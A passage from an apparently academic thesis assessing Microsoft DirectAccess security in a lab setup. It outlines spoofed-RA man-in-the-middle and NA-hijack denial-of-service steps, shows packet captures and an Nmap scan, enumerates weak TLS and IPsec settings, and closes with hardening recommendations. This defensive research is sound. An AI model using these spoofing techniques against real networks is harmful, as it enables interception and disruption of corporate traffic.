2002:836b:3::836b:3	2001:db8:1:1000:81ea:7491:e777:829	ESP	268	ESP (SPI=0xfb2e423c)

Figure 32: Hijacking the connection from DA server to DA client by sending NA's

Despite the DA client was normally sending the packets to the DA server, it did not receive any answers back. Therefore, DoS attack was successful against that DA client by hijacking the connection from the DA server to the DA client by sending spoofed NA's.

5.2.2.7 IPv6 MITM Attack by sending Fake RA on the Local Subnet

In order to deceive the DA client to send the IPSEC packets via the local subnet and not via its own IP-HTTPS link, and because the DA client already knows all the addresses that it should use from the applied configuration by the group policy, the following steps had to be met for the attack to succeed:

1. Spoof the server RA
2. Set the **Router Preference** flag with high priority
3. Set all **Route Information** (RFC 4191) options with high priority
4. Use the same advertised **Prefix Information**
5. Developing a small Python script that performs the MITM between the DA client and the DA server.

This attack turned out to be also realizable in the scenario where there is no authentication on the IP-HTTPS tunnel.

As a result of accepting the fake RA by the DA client, the DA client established a new IPSEC connection with the same address of the IPSEC gateway (2002:836b:3::836b:3), using the IPv6 address that was configured on the Ethernet interface after receiving the fake RA . This connection was built through the attacking machine and not inside the IP-HTTPS tunnel of the DA client. This behavior is depicted by the screenshots in Figure 33: and Figure 34:, which represent Wireshark captures on the Ethernet interface and on the IP-HTTPS interface of the attacking machine.

No.	Time	Source	Destination	Protocol	Length	Info
2225	729.675423000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	186	ESP (SPI=0x7e1017cc)
2229	729.710729000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	ESP	234	ESP (SPI=0x104736d8)
2230	729.712688000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	170	ESP (SPI=0xe9cee48a)
2234	729.758915000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	ESP	170	ESP (SPI=0x91f315d6)
2235	729.759883000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	154	ESP (SPI=0xe9cee48a)
2236	729.759914000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	506	ESP (SPI=0xe9cee48a)
2244	729.863007000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	IPv6	1294	IPv6 fragment (nxt=ESP (50) off=0 id=
2245	730.055438000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	506	ESP (SPI=0xe9cee48a)
2252	730.655872000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	506	ESP (SPI=0xe9cee48a)
2259	731.855669000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	506	ESP (SPI=0xe9cee48a)
2268	733.059888000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	506	ESP (SPI=0xe9cee48a)
2279	734.259881000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	506	ESP (SPI=0xe9cee48a)

```
▶Frame 2225: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface 0
▶Ethernet II, Src: Microsof_4a:03:13 (00:15:5d:4a:03:13), Dst: 5c:b9:01:ac:a7:24 (5c:b9:01:ac:a7:24)
▶Internet Protocol Version 6, Src: 2001:db8:1:1000:4d5b:5846:adca:e568 (2001:db8:1:1000:4d5b:5846:adca:e568), Dst: 2002:836b:3::836b:3 (2002:836b:3::836b:3)
▶Encapsulating Security Payload
```

Figure 33: Packets that were received and sent on the Ethernet interface of the attacking machine

No.	Time	Source	Destination	Protocol	Length	Info
359	734.838906000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	140	ESP (SPI=0xe9cee48a)
360	734.858942000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	492	ESP (SPI=0xe9cee48a)
361	734.904859000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	IPv6	1280	IPv6 fragment (nxt=ESP (50) off=0 id
362	734.904901000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	ESP	1280	ESP (SPI=0x91f315d6)
363	735.110920000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	492	ESP (SPI=0xe9cee48a)
364	735.114467000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	ESP	156	ESP (SPI=0x91f315d6)
365	735.202923000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	IPv6	1280	IPv6 fragment (nxt=ESP (50) off=0 id
366	735.714873000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	492	ESP (SPI=0xe9cee48a)
367	735.718605000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	ESP	156	ESP (SPI=0x91f315d6)
368	735.805595000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	IPv6	1280	IPv6 fragment (nxt=ESP (50) off=0 id
369	736.914860000	2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	ESP	492	ESP (SPI=0xe9cee48a)
370	736.918299000	2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	ESP	156	ESP (SPI=0x91f315d6)

```
▶Frame 359: 140 bytes on wire (1120 bits), 140 bytes captured (1120 bits) on interface 0
▶Raw packet data
▶Internet Protocol Version 6, Src: 2001:db8:1:1000:4d5b:5846:adca:e568 (2001:db8:1:1000:4d5b:5846:adca:e568), Dst: 2002:836b:3::836b:3 (2002:836b:3::836b:3)
▶Encapsulating Security Payload
```

Figure 34: Packets that were received and sent on the IP-HTTPS interface of the attacking machine

Additionally, I checked the Windows Firewall settings and I saw that both DA client and DA server established a new IKE main mode security association (SA). The end points of this new SA are the IPv6 address of the Ethernet interface of the DA client (2001:db8:1:1000:4d5b:5846:adca:e568), that was configured using the fake RA, and the IPv6 address of the IPSEC gateway (2002:836b:3::836b:3). The screenshots that follow this paragraph show the established SA in the Firewall settings of both DA client and DA server respectively.

Windows Firewall with Advanc
- Inbound Rules
- Outbound Rules
- Connection Security Rules
- Monitoring
  - Firewall
  - Connection Security Rul
  - Security Associations

Main Mode

Local Address	Remote Address	1st Authentication Method	2nd Authentication
2001:db8:1:1000:21b8:8585:50e0:5b44	2002:836b:2::836b:2	Computer certificate	User (Kerberos V5)
2001:db8:1:1000:21b8:8585:50e0:5b44	2002:836b:2::836b:2	Computer certificate	User (Kerberos V5)
2001:db8:1:1000:21b8:8585:50e0:5b44	2002:836b:3::836b:3	Computer certificate	User (NTLMv2)
2001:db8:1:1000:21b8:8585:50e0:5b44	2002:836b:3::836b:3	Computer certificate	User (NTLMv2)
2001:db8:1:1000:4d5b:5846:adca:e568	2002:836b:3::836b:3	Computer certificate	User (NTLMv2)

Figure 35: New SA in Windows Firewall settings of the DA client

Windows Firewall with Advanc
- Inbound Rules
- Outbound Rules
- Connection Security Rules
- Monitoring
  - Firewall
  - Connection Security Rul
  - Security Associations
    - Main Mode
    - Quick Mode

Main Mode

Local Address	Remote Address	1st Authentication Method	2nd Auth
2002:836b:2::836b:2	2001:db8:1:1000:8db0:30ef:f5c6:2a67	Computer certificate	User (Ker
2002:836b:2::836b:2	2001:db8:1:1000:fdf2:2768:e36:35c3	Computer certificate	User (Ker
2002:836b:2::836b:2	2001:db8:1:1000:21b8:8585:50e0:5b44	Computer certificate	User (Ker
2002:836b:2::836b:2	2001:db8:1:1000:21b8:8585:50e0:5b44	Computer certificate	User (Ker
2002:836b:3::836b:3	2001:db8:1:1000:21b8:8585:50e0:5b44	Computer certificate	User (NT
2002:836b:3::836b:3	2001:db8:1:1000:21b8:8585:50e0:5b44	Computer certificate	User (NT
2002:836b:3::836b:3	2001:db8:1:1000:fdf2:2768:e36:35c3	Computer certificate	User (NT
2002:836b:3::836b:3	2001:db8:1:1000:4d5b:5846:adca:e568	Computer certificate	User (NT

Figure 36: New SA in Windows Firewall settings of the DA server

5.3 Other Security Concerns

5.3.1 6to4

Although the IP-HTTPS is the tunneling technology that was used in the scenario that was evaluated in this thesis, disabling 6to4 tunnel interface on the DA server is not an option. This indicates that 6to4 is considered to be a very substantial requirement for DA to function, at least in situations where the DA server is configured as an edge server, like in the evaluated scenario. Moreover, the addresses of 6to4 tunnel interface are always used as the IPSEC gateway endpoints [22].

As was already shown in the IPv6 attacks catalogue chapter, 6to4 is genetically vulnerable to some attacks, which means that the attack surface of DA becomes greater, if this tunneling is used.

As a simple demonstration, a port scan against 6to4 tunneling interface was performed using Nmap, to show at least the information that might be obtained by scanning the 6to4 interface of the DA server. The result of this scan is shown by the screenshot in Figure 37: Port scan against 6to4 tunneling interface using Nmap.

```
DirectAccess@Lab: sudo nmap -6 -sSVC -n -O -F 2002:836b:2::836b:2

Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-11-18 13:39 CET
Nmap scan report for 2002:836b:2::836b:2
Host is up (0.0030s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
| http-server-header:
| Server:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/8.5
|_http-title: Bad Request
135/tcp   open  msrpc        Microsoft Windows RPC
443/tcp   open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-cisco-anyconnect:
|_  ERROR: Not a Cisco ASA or unsupported version
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
| http-server-header:
| Server:
|_  Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
| ssl-cert: Subject: commonName=edge1.da-lab.com
| Not valid before: 2015-09-14T20:46:26
|_Not valid after:  2017-09-13T20:46:26
|_ssl-date: 2015-11-18T12:37:10+00:00; -3m14s from scanner time.
445/tcp   open  microsoft-ds (primary domain: CORP)
49154/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi
-bin/submit.cgi?new-service :
SF-Port445-TCP:V=6.47SVN%I=7%D=11/18%Time=564C718C%P=x86_64-unknown-linux-
SF:gnu%r(SMBProgNeg,67,"\0\0\0c\xff SMBr\0\0\0\0\x88\x010\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\00\x06\0\0\x01\0\x11\x07\0\x032\0\x01\0\x04A\0\0\0\0\x01\0\0\0
SF:\0\0\xfc\xe3\x01\x000n\x13\xbb\xfd!\xd1\x01\x88\xff\x08\x1e\0Ij\xf5\x20
SF:\xb3\xe3\xf0JC\0O\0R\0P\0\0E\0D\0G\0E\x001\0\0\0");
Device type: general purpose
Running: Microsoft Windows Vista|7|2008
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:window
s_8
OS details: Microsoft Windows Vista SP2 or Windows 7 SP1 or Windows Server 2008 R2 SP1 or Windows 8 Consumer Preview
Network Distance: 1 hop
Service Info: Host: EDGE1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| address-info:
|   6to4:
|_    IPv4 address: 131.107.0.2
|_ipv6-node-info:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.59 seconds
```

Figure 37: Port scan against 6to4 tunneling interface using Nmap

5.3.2 IPSEC Infrastructure Tunnel

The fact that infrastructure tunnel is usually established prior to signing in to the domain using domain credentials of the user, makes this tunnel to be possibly available to any local account on the DA client computer. The screenshot in Figure 38: User with local account was able to use the infrastructure tunnel clearly shows that a user with a local

administrator account was able to reach all the servers with their DNS namespaces, which means that the internal DNS server was used to resolve these namespaces.

Of course I could not be able to access the intranet resources (e.g. the file server in the corpnet), but from my point of view, this would not be an obstacle for a skilled and nefarious attacker.

```
PS C:\Windows\system32> (GWmi -Class Win32_UserAccount -Filter "LocalAccount ='True'") | select name, Caption, disabled

name                                    Caption                                                                 disabled
----                                    -------                                                                 --------
Administrator                           DACLIENT3\Administrator                                                     True
Guest                                   DACLIENT3\Guest                                                             True
USER3                                   DACLIENT3\USER3                                                            False

PS C:\Windows\system32> (Get-WmiObject -Class Win32_ComputerSystem).username
DAclient3\USER3
PS C:\Windows\system32> ping dc1.corp.da-lab.com -n 1

Pinging DC1.corp.da-lab.com [2001:db8:1::1] with 32 bytes of data:
Reply from 2001:db8:1::1: time=7ms

Ping statistics for 2001:db8:1::1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 7ms, Maximum = 7ms, Average = 7ms
PS C:\Windows\system32> ping app1.corp.da-lab.com -n 1

Pinging app1.corp.da-lab.com [2001:db8:1::3] with 32 bytes of data:
Reply from 2001:db8:1::3: time=6ms

Ping statistics for 2001:db8:1::3:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 6ms, Average = 6ms
PS C:\Windows\system32> ping app2.corp.da-lab.com -n 1

Pinging app2.corp.da-lab.com [2001:db8:1::4] with 32 bytes of data:
Reply from 2001:db8:1::4: time=8ms

Ping statistics for 2001:db8:1::4:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 8ms, Maximum = 8ms, Average = 8ms
```

Figure 38: User with local account was able to use the infrastructure tunnel

This tunnel behavior would be an easy way for an attacker to put a foot on the corpnet, if the system administrators forget to enforce and apply firm policies on the computers that are used by the users. For example unencrypted computer's storages, unset BIOS password for a computer, an outdated/an unpatched computer and/or a computer account with a weak password, all of these common and popular mistakes can put the security of both users and corpnet on risk, if DA is used.

5.4 IP-HTTPS Cipher Suites Enumeration

Nevertheless looking deeper at the security of the TLS protocol that is used by IP-HTTPS tunnel was beyond the main objective, it was thought that it would be better at least to look what protocol versions and cipher suites that can be used by default to establish the IP-HTTPS tunnel. Using SSLyze tool, the TLS protocol versions and cipher suites that are supported by the IP-HTTPS server component were enumerated. This SSLyze tool has the advantage of enumerating the TLS cipher suites if the client authentication is required, by providing the client certificate and the private key as an input

As can be seen from the result exhibited by the Table 3, the old versions like SSLv3 and TLSv1 as well as some weak cipher suites are accepted yet by the IP-HTTPS component of the DA server. Finding such a support for deprecated/vulnerable TLS versions and weak ciphers may have only one explanation, which is the backward compatibility issue. I personally believe that this backward compatibility issue is no longer available in DA technology, because the oldest ever operating system that can use DA is Windows 7 Ultimate or Enterprise edition. Therefore, this backward compatibility support only serves the attacker's favor. Some recently discovered TLS attacks that can take the advantage of supporting the old TLS versions and the weak cipher suites are mentioned in both [23] and [24].

	TLS Protocol version							
	SSLv3		TLSv1		TLSv1.1		TLSv1.2	
	Cipher suite	Key length	Cipher suite	Key length	Cipher suite	Key length	Cipher suite	Key length
cipher suites	RC4-SHA RC4-MD5 DES-CBC3-SHA	128 bits 128 bits 128 bits 112 bits	ECDHE-RSA-AES256-SHA AES256-SHA ECDHE-RSA-AES128-SHA RC4-SHA RC4-MD5 AES128-SHA DES-CBC3-SHA	256 bits 256 bits 128 bits 128 bits 128 bits 128 bits 112 bits	ECDHE-RSA-AES256-SHA AES256-SHA ECDHE-RSA-AES128-SHA RC4-SHA RC4-MD5 AES128-SHA DES-CBC3-SHA	256 bits 256 bits 128 bits 128 bits 128 bits 128 bits 112 bits	ECDHE-RSA-AES256-SHA384 ECDHE-RSA-AES256-SHA DHE-RSA-AES256-GCM-SHA384 AES256-SHA256 AES256-SHA AES256-GCM-SHA384 ECDHE-RSA-AES128-SHA256 ECDHE-RSA-AES128-SHA DHE-RSA-AES128-GCM-SHA256 RC4-SHA RC4-MD5 AES128-SHA256 AES128-SHA AES128-GCM-SHA256 DES-CBC3-SHA	256 bits 256 bits 256 bits 256 bits 256 bits 256 bits 128 bits 128 bits 128 bits 128 bits 128 bits 128 bits 128 bits 128 bits 112 bits

Table 3: TLS versions and cipher suites that are supported by the IP-HTTPS tunnel

The above cipher suites are used when the IP-HTTPS component of the DA server uses authentication. On the other hand, in case the IP-HTTPS component uses no authentication, then the following ciphers are supported:

TLS_RSA_WITH_NULL_SHA256, TLS_RSA_WITH_NULL_SHA and TLS_RSA_WITH_NULL_MD5

5.5 IPSEC Default Configuration

Because DA uses Authenticated IP (AuthIP) which is a proprietary version of the Internet Key Exchange (IKE) protocol, it was actually difficult to find a tool that can enumerate the different cipher suites that are allowed by the IPSEC gateway on the DA server.

To review the different configuration of the IKE main and quick mode, I used the commands that are shown in Figure 39: IKE main mode configuration of one of the DA clients and Figure 40: IKE quick mode configuration of one of the DA clients respectively. The full usage of these commands can be found in [25].

```
PS C:\Windows\system32> Get-NetIPsecMainModeCryptoSet -PolicyStore ActiveStore


Name                    : {E5A5D32A-4BCE-4e4d-B07F-4AB1BA7E5FE1}
DisplayName             : DirectAccess - Phase1 Crypto Set
Description             : DirectAccess - Phase1 Crypto Set
DisplayGroup            : DirectAccess
Group                   : DirectAccess
Proposal                : {
                          0 : Encryption: AES128
                            : Hash: SHA256
                            : KeyExchange: DH2
                          1 : Encryption: AES128
                            : Hash: SHA1
                            : KeyExchange: DH2
                          2 : Encryption: DES3
                            : Hash: SHA1
                            : KeyExchange: DH2
                          }

MaxMinutes              : 480
MaxSessions             : 0
ForceDiffieHellman      : False
PrimaryStatus           : OK
Status                  : The rule was parsed successfully from the store. (65536)
EnforcementStatus       :
PolicyStoreSource       :
PolicyStoreSourceType   : GroupPolicy
```

Figure 39: IKE main mode configuration of one of the DA clients

As depicted by the screenshot in Figure 39: IKE main mode configuration of one of the DA clients, the IKE main mode can use one of the proposals that are listed in Table 4: Default IPSEC cipher suites that used by IKE main mode.

No.	Proposal No.	Encryption algorithm	Integrity algorithm	DH group
1	0	AES128	SHA256	DH2
2	1	AES128	SHA1	DH2
3	2	DES3	SHA1	DH2

Table 4: Default IPSEC cipher suites that used by IKE main mode

Nevertheless SHA1 is considered to be vulnerable to some attacks such as "collision attack" [26], where tow input messages can produce the same hash, the SHA1 is still safe to be used with IPSEC [27], because the hash function in IPSEC is used as a pseudo random generator which uses nonce as an input.

Moreover, Figure 39: IKE main mode configuration of one of the DA clients and Table 4: Default IPSEC cipher suites that used by IKE main mode, show also that the main mode uses Diffie Hellman group 2 (DH2), which uses a 1024 bit key length prime number, to be used in the key exchange process. This DH group is still considered to be secure when it is used in IPSEC [28]. However, it is highly recommended to go with higher prime DH group.

In addition, DES3 is supposed to be an old encryption algorithm that should be replaced with AES [29]. Furthermore, by looking again at the screenshot in Figure 39: IKE main mode configuration of one of the DA clients, there is a property

called "**ForceDiffieHellman**", which has the value "**False**". The Microsoft documentation in [30] says; if this property is set to "**True**", the key exchange will be protected by Diffie Hellman DH, which indicates the importance of this property.

As represented by Figure 40: IKE quick mode configuration of one of the DA clients, the applied group policy also configured the IKE quick mode that should be used by DA client.

```
PS C:\Windows\system32> Get-NetIPsecQuickModeCryptoSet -PolicyStore ActiveStore -PolicyStoreSourceType GroupPolicy


Name                   : {5D74A7C8-5D9C-4B7A-B7E3-188841DA81BA}
DisplayName            : DirectAccess - Phase2 Crypto Set
Description            : DirectAccess - Phase2 Crypto Set
DisplayGroup           : DirectAccess - Phase2 Crypto Set
Group                  : DirectAccess - Phase2 Crypto Set
Proposal               : {
                         0 : Encapsulation: ESP
                           : EspHash: SHA1
                           : Encryption: AES192
                           : MaxLifetimeKilobytes: 100000
                           : MaxLifetimeMinutes: 60
                         1 : Encapsulation: ESP
                           : EspHash: SHA1
                           : Encryption: AES128
                           : MaxLifetimeKilobytes: 100000
                           : MaxLifetimeMinutes: 60
                         }

PfsGroup               : None
PrimaryStatus          : OK
Status                 : The rule was parsed successfully from the store. (65536)
EnforcementStatus      :
PolicyStoreSource      :
PolicyStoreSourceType  : GroupPolicy
```

Figure 40: IKE quick mode configuration of one of the DA clients

To summarize the different proposals that can be used by a DA client in IKE quick mode, the following table is used:

No.	Proposal No.	Encryption algorithm	Integrity algorithm	IPSEC protocol
1	0	AES192	SHA1	ESP
2	1	AES128	SHA1	ESP

Table 5: Default IPSEC cipher suites that used by IKE quick mode

Beside the cryptographic primitives that are used in this configuration, Figure 40: IKE quick mode configuration of one of the DA clients shows an interesting setting, which is called "**PfsGroup**". This "**PfsGroup**" property refers to the DH group that is used by the Perfect Forward Secrecy (PFS) [31], which is by default set to "**None**". If this setting means that PFS is disabled, thus, I think this property should have been not set **to** "**None**", otherwise compromising future keys will result in compromising the past encrypted messages. Finally, it can also be seen that by default the IPSEC uses ESP protocol, which means that the IPSEC packets are only partially authenticated.

6 CONCLUSION

In one hand, DirectAccess (DA) is relatively new IPv6 technology that offers users a comfortable and flexible way to seamlessly and securely connect to their corpnet resources. Not only did DA offer the benefits for user side, but DA also allows the IT administrators to supervise the security of their remote users by facilitating the auto-established infrastructure tunnel. In addition, DA enhances security by using different methods of authentication on the IPSEC tunnels such as computer certificates, NT LAN Manager version 2 (NTLMv2) and Kerberos.

On the other hand, DA increases the complexity by relying on variety of technologies and protocols. This tangled nature of this technology might be an appealing and an attractive target for many attackers.

Moreover, the security evaluation process that was carried out in this thesis revealed how the use of IPv6 in DA is prone to many IPv6 attacks, at least when IP-HTTPS tunneling technology is employed under the same assumptions that were made. Nevertheless, the IPv6 attacks that I performed in this thesis did not compromise the security of the encrypted data, these attacks showed how the IPv6 can be an invaluable source for the attackers.

Despite the fact that IP-HTTPS server interface behaves much more cautious if the client authentication is not configured, yet some IPv6 attacks are feasible. In contrast, the IP-HTTPS interface completely changes its behavior when the client authentication is enforced, which results in almost accepting all types of the ICMPv6 packets. This change in behavior comes probably from the belief of the designers of this technology that all the clients behave equally in a safe manner once they are authenticated, which is not always the case in the real life. As can be concluded from the attacks that were performed, this alternative behavior of the IP-HTTPS server interface would have under some assumptions a very negative impact on the security of the DA.

Furthermore, the enumeration of the cipher suites that are used by the TLS protocol for establishing the IP-HTTPS tunnel uncovered obsolete and deprecated TLS versions and vulnerable cipher suites, which definitely represents a precious attack vector for the interested attackers.

Additionally, the IPSEC default configuration uses some security primitives such as Triple Data Encryption Standard (DES3) or Secure Hash Algorithm (SHA1), which are recommended to be changed according to the today's standards. In the same context, some security features in the settings were also disabled, such as Perfect Forward Secrecy (PFS) and using of Diffie Hellman (DH) to protect the encryption key exchange.

Beside the security of the DA server there is yet another security concern, which is the security of the DA client itself, since the automatic nature of the DA could be used in the favor of an attacker, if the security of the DA client computer is compromised.

Last and not the least, as recommendations for using DA in an environment where security matters the most, the following procedures and measures should be considered:

- ✓ The default configuration for deploying DA should be avoided and instead some time and effort should be given to securely set up DA as recommended by the vendor. One mitigation for the aforementioned issue; is to use the technique that was introduced by Richard Hicks in [32]. Richard is a highly qualified and a very specialized in DA technology, who found a good idea that could effectively prevent the unauthorized IP-HTTPS connections, by firstly authenticating the DA clients to an Application Delivery Controller (ADC) such as the Citrix NetScaler and then establishing the IP-HTTPS tunnel. However, as mentioned by Richard; it should be noted that using the IP-HTTPS pre-authentication on the ADC appliance (Citrix NetScaler) is not supported by Microsoft, as well as the solution is also not applicable when One Time Password (OTP) authentication is used to authenticate DA tunnels.
- ✓ Some information leakage should be taken into consideration and prevented as much as possible, because this information could provide the attacker with great information. For instance the Network Location Server (NLS) DNS namespace that is always sent in clear and the information exposed as a result of using NULL cipher suites for the IP-HTTPS connection.

- ✓ The concept behind IP-HTTPS is really appreciated, but this tunneling technology should be well hardened whether the authentication is used or not.
- ✓ Unwanted and unused IPv6 technologies should be disabled on both DA server and DA clients. Moreover, as was seen disabling 6to4 is not an option on the DA server and that is why more attention should be taken to the security of 6to4 tunneling.
- ✓ In general, IPv6 could be a double-edged sword, if the security of this protocol is not taken seriously. Therefore, referring to the security best practice guidelines of the IPv6, that are provided by vendors and institutions are highly recommended.
- ✓ Updating the servers and the clients where the DA runs is not enough, because some settings have to be manually configured, for instance modifying the TLS protocol versions and the cipher suites that are used by DA server.
- ✓ Strong filtering mechanisms on the ingoing and the outgoing traffic should be applied.
- ✓ Applying isolation techniques and rules to prevent unwanted traffic from reaching its destinations.
- ✓ Using authentication for any sensitive communication.
- ✓ Access Control List (ACL) should be maintained to grant users and computers the permissions to access the resources that they are only allowed to access.
- ✓ Despite the infrastructure tunnel has many benefits especially for IT administrators, a way to limit the availability of this tunnel to all users on the computer should be found.
- ✓ Manually configure the IPSEC settings to use strong and recommended cipher suites and encryption key lengths, as well as using the recommended features that add more security to the overall DA communication.
- ✓ Using additional security products that can enhance the security of the overall DA technology is recommended, such as Network Access Protection (NAP).

Finally, DA topic is really a huge topic that deserves more time and effort from security researchers in order to cover it in a fine grained fashion. Therefore, for future works, it is highly suggested to those who may be interested to continue the work, to look at the different configuration scenarios of the DA. It is also recommended to deeply investigate the security of IPSEC tunnels, by for example conducting some IPSEC-related attacks to see if these attacks would compromise the security of the IPSEC tunnels.

7 APPENDIX

7.1 References

[1] Joseph Davies (2012). Understanding IPv6. California: O'Reilly Media, Inc.

[2] Bellovin, Steven M. Problem Areas for the IP Security Protocols. July 1996. Proceedings of the Sixth Usenix Unix Security Symposium, San Jose, CA. pp. 1 – 16

[3] Scott Hogg and Eric Vyncke (2009). IPv6 security. Indianapolis: Cisco Press.

[4] The Cable Guy: DirectAccess with Network Access Protection (NAP). (2010, June 1). Retrieved October 31, 2015, from https://technet.microsoft.com/en-us/magazine/ff758668.aspx

[5] Full Intranet Access Example. (2009, October 1). Retrieved October 31, 2015, from https://technet.microsoft.com/en-us/library/ee382322(v=ws.10).aspx

[6] Windows Server 2012 DirectAccess IP-HTTPS and Windows 7 Clients. (2013, February 15). Retrieved November 1, 2015, from http://directaccess.richardhicks.com/2013/02/15/windows-server-2012-directaccess-ip-https-and-windows-7-clients/

[7] Configure DirectAccess with OTP Authentication. (2015, March 2). Retrieved November 1, 2015, from http://directaccess.richardhicks.com/2015/03/02/configure-directaccess-with-otp-authentication/

[8] The DirectAccess Connection Process. (2010, September 17). Retrieved October 31, 2015, from https://technet.microsoft.com/en-us/library/dd637792(v=ws.10).aspx

[9] DirectAccess and IPSec Tunnel Establishment. (2010, February 25). Retrieved November 1, 2015, from http://social.technet.microsoft.com/wiki/contents/articles/130.directaccess-and-ipsec-tunnelestablishment.aspx

[10] DirectAccess NLS Deployment Considerations for Large Enterprises. (2015, April 6). Retrieved November 1, 2015, from http://directaccess.richardhicks.com/2015/04/06/directaccess-nls-deployment-considerations-for-large-enterprises/

[11] Selected Server Access Example. (2009, October 1). Retrieved October 31, 2015, from https://technet.microsoft.com/en-us/library/ee382325(v=ws.10).aspx

[12] End-to-end Access Example. (2009, October 1). Retrieved October 31, 2015, from https://technet.microsoft.com/en-us/library/ee382326(v=ws.10).aspx

[13] Hosting Test Lab Guide Environments in Windows Server 2012 Hyper-V. (2013, March 14). Retrieved December 4, 2015, from http://social.technet.microsoft.com/wiki/contents/articles/16419.hosting-test-lab-guide-environments-in-windows-server-2012-hyper-v.aspx

[14] Hosting the DirectAccess Single Server test lab with Windows Server 2012 Hyper-V. (2013, April 9). Retrieved December 4, 2015, from http://social.technet.microsoft.com/wiki/contents/articles/16837.hosting-the-directaccess-single-server-test-lab-with-windows-server-2012-hyper-v.aspx

[15] 3.2.5.2.2 Receiving a Packet from a Client. Retrieved November 1, 2015, from https://msdn.microsoft.com/en-us/library/hh554180.aspx#Appendix_A_Target_4

[16] Configure Client Authentication and Certificate Mapping for IP-HTTPS Connections. (2010, September 1). Retrieved November 16, 2015, from https://technet.microsoft.com/en-us/library/ee731901(v=ws.10).aspx

[17] The Microsoft Security Guy. (2013, April 1). Retrieved November 16, 2015, from http://blogs.technet.com/b/jasonjones/archive/2013/04/02/windows-server-2012-directaccess-microsoft-directaccess-comparison-table.aspx

[18] Mimikatz : Export non-exporteable Private certificate from Symantec PKI. (2014, August 10). Retrieved November 16, 2015, from http://theunixtips.com/export-nonexporteable-private-certificate-from-symantec-pki/

[19] Extracting Certificate and Private Key Files from a .pfx File. (2013, November 4). Retrieved November 16, 2015, from https://wiki.cac.washington.edu/display/infra/Extracting Certificate and Private Key Files from a .pfx File

[20] Atlasis, A. (2015, March 12). Chiron: An All-In-One IPv6 Attacking Framework. Tutorial (PDF)

[21] Heuse, M. (2015, September 1). Pentesting and Securing IPv6 Networks. Lecture presented at Workshop, Heidelberg

[22] DirectAccess Client Cannot Establish Tunnels to the DirectAccess Server. (2009, November 18). Retrieved November 24, 2015, from https://technet.microsoft.com/en-us/library/ee844114(v=ws.10).aspx

[23] How to Fix POODLE (And Why You're Probably Still Vulnerable). (2014, October 16). Retrieved November 12, 2015, from https://www.tinfoilsecurity.com/blog/how-to-fix-poodle-and-why-you-are-probably-still-vulnerable

[24] Qualys Community. (2013, March 19). Retrieved November 25, 2015, from https://community.qualys.com/blogs/securitylabs/2013/03/19/rc4-in-tls-is-broken-now-what

[25] Network Security Cmdlets in Windows PowerShell. Retrieved November 20, 2015, from https://technet.microsoft.com/en-us/library/jj554906(v=wps.630).aspx

[26] Collision Attack: Widely Used SHA-1 Hash Algorithm Needs to Die Immediately. (2015, October 8). Retrieved November 20, 2015, from http://thehackernews.com/2015/10/sha-1-collision-attack.html

[27] RFC 4894 - Use of Hash Algorithms in Internet Key Exchange (IKE) and IPsec. (2007, May). Retrieved November 20, 2015, from https://tools.ietf.org/html/rfc4894

[28] Paul Wouters at more then 140 chars. (2015, May 20). Retrieved November 20, 2015, from https://nohats.ca/wordpress/blog/2015/05/20/weakdh-and-ike-ipsec/

